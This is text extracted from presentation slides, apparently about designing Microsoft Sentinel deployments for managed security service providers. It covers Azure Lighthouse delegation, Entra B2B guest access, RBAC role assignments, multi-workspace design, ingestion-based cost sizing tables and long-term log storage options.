
3

Use **identities on the client site**. Not recommended due to the complexity of maintaining identities.

Single identity model



Multiple identities model



Accessing the customer environment with Azure Lighthouse

Azure Lighthouse enables cross-tenant management

It allows MSSPs to manage customer resources as if they were in their own Microsoft Entra ID tenant


Azure Lighthouse is based on delegations. Each delegation contains three things

- ▶ Identities
- ▶ Roles and
- ▶ Scope

There's two different ways to onboard a customer into your Lighthouse management


- ▶ An ARM template or a
- ▶ Marketplace offer.

Azure Lighthouse | High-level view




Azure Lighthouse Onboarding

- ▶ Marketplace offers have an additional concept called Plan
- ▶ A plan defines the service that you will provide to your customer




Microsoft Entra B2B

- ▶ Microsoft Entra B2B is a feature within External Identities that lets you invite guest users to collaborate with your organization
- ▶ MSSP users can be “invited” to the customer tenant to perform management activities in that tenant



Microsoft Entra Entitlement Management

- ▶ This feature enables organizations to manage identity and access lifecycle at scale, by automating access request workflows, access assignments, reviews, and expiration
- ▶ It can also be used to manage access from external Microsoft Entra ID organizations



Multi-Workspace design principles

New or reuse?

Sovereignty + Regulatory
Compliance

MSSPs

Azure Directory tenant
boundary

Access control

Split billing


Log Analytic clusters

Role Based Access Control (RBAC)

Group	Role
Security Analysts	Microsoft Sentinel Responder
	Microsoft Sentinel Playbook Operator
Security Engineers	Microsoft Sentinel Contributor
	Logic Apps Contributor
	Monitoring Contributor
	Log Analytics Contributor
	Virtual Machine Contributor
	Template Spec Contributor
	Microsoft Sentinel Contributor
Service Principal	Microsoft Sentinel Contributor

Azure Managed Applications

Azure Managed Applications allow to define infrastructure that will be deployed in a specific subscription but with the peculiarity that the resources can only be managed by the publisher



Sizing and Cost Components



Cost components

Microsoft Sentinel is billed based on the volume of data ingested for analysis in Microsoft Sentinel and stored in the Azure Monitor Log Analytics workspace

Once Microsoft Sentinel is enabled on your Azure Monitor Log Analytics workspace, every GB of data ingested into the workspace can be retained at no charge for the first 90 days

Retention beyond 90 days will be charged per the standard Azure Monitor Log Analytics retention prices

Sizing and cost estimations


- ▶ The key requirement in cost estimation is to identify the daily ingestion rate, usually in GB/day
- ▶ The Microsoft Sentinel cost calculator includes tables useful to estimate footprints of data sources

8	Data Sources	Nodes or End Points or Users	Avg. Event Size (bytes)	Avg. EPS per node or end-point or user	EPS/Source	GB/day
9	Azure AD Audit (Users)	1,00,000	2,048	0.000174	17	3
10	Azure AD Sign-ins (Users)	80,000	800	0.001736	139	9
11	Windows Servers w/ high EPS	8,500	700	7	59,500	3352
12	Windows Servers w/ medium EPS	1,800	700	3	5,400	304
13	Windows Servers w/ low EPS	3,200	700	1	3,200	180
14	Windows Domain Server	250	1,000	7	1,750	141
15	Windows Desktops (Laptops, Tablets, POS)	1,00,000	746	0.0005	50.00	3.00
16	HyperVisor (ESXi, Hyper-V etc)	300	1,000	15	4,500	362
17	Linux / Unix Servers	1,000	300	3	3,000	72
18	Network Firewalls (DMZ)	4	250	50	200	4
19	Network Firewalls (Internal)	10	250	240	2,400	48
20	Network Flows (NetFlow/S-Flow)	100	400	30	3,000	97
21	Network IPS/IDS	100	300	100	10,000	241
22	Network Load-Balancers	100	150	5	500	6
23	Network Gateway/Routers	1,000	250	1	1,000	20
24	Network Switches	100	100	30	3,000	24
25	Network VPN / SSL VPN	100	300	2	200	5
26	Network Web Proxy	100	650	20	2,000	105
27	Network Wireless LAN	60	150	5	300	4
28	Other Network Devices	100	250	10	1,000	20
29	Other Security Devices	-	750	5	-	0
30				Total	1,01,000	5,000
31	Microsoft provides this calculator and all information included herein "as-is." Resulting data usage and prices are estimates only. Actual data usage and prices may vary depending upon many factors, including customer environment, date of purchase, currency of payment, and type of agreement with Microsoft. You bear the risk of using this calculator. You may copy and use this document for your internal, reference purposes. All rights reserved.					

Long term storage options summary

Storage Options	Workspace Retention	Archive	Azure Data Explorer	Azure Blob Storage
Performance	High	Medium (1)	High to Low (2)	Medium to Low
Maximum Retention	2 years	7 years	Unlimited	99 years
Cloud Model / Usability	SaaS / Great	SaaS/Great	PaaS / Good	IaaS / Fair
